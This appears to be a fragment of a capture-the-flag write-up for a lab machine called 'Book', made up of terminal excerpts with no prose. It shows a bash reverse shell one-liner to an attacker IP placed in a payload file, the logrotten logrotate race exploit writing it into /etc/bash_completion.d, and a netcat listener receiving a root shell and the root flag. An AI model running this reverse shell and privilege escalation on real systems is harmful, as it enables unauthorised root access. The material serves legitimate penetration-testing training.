
```
| node /usr/local/bin/html-pdf /var/www/
| /lib/systemd/systemd-udevd
| /usr/sbin/logrotate -f /root/log.cfg
| /bin/sh /root/log.sh
| sleep 5
```



```
reader@book:/tmp$ cat payloadfile
bash -i >& /dev/tcp/10.10.15.224/1234 0>&1
reader@book:/tmp$ ./logrotten -p ./payloadfile /home/reader/backups/access.log -d
logfile: /home/reader/backups/access.log
logpath: /home/reader/backups
logpath2: /home/reader/backups2
targetpath: /etc/bash_completion.d/access.log
targetdir: /etc/bash_completion.d
p: access.log
Waiting for rotating /home/reader/backups/access.log...
Renamed /home/reader/backups with /home/reader/backups2 and created symlink to /etc/bash_completion.d
Waiting 1 seconds before writing payload...
Done!
```



```
root@kali:~/Masaüstü# ssh -i id_rsa reader@10.10.10.176
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Mar 20 17:10:12 UTC 2020

  System load:  0.15               Processes:            173
  Usage of /:   26.9% of 19.56GB   Users logged in:      1
  Memory usage: 37%                IP address for ens33: 10.10.10.176
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Mar 20 17:07:59 2020 from 10.10.14.118
reader@book:~$ echo "1" > /home/reader/backups/access.log
```



```
root@book:~# root@kali:~/Downloads/logrotten# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.15.224] from (UNKNOWN) [10.10.10.176] 54730
root@book:~# cat root.txt
cat root.txt
84da92adf998a1c7231297f70dd89714
```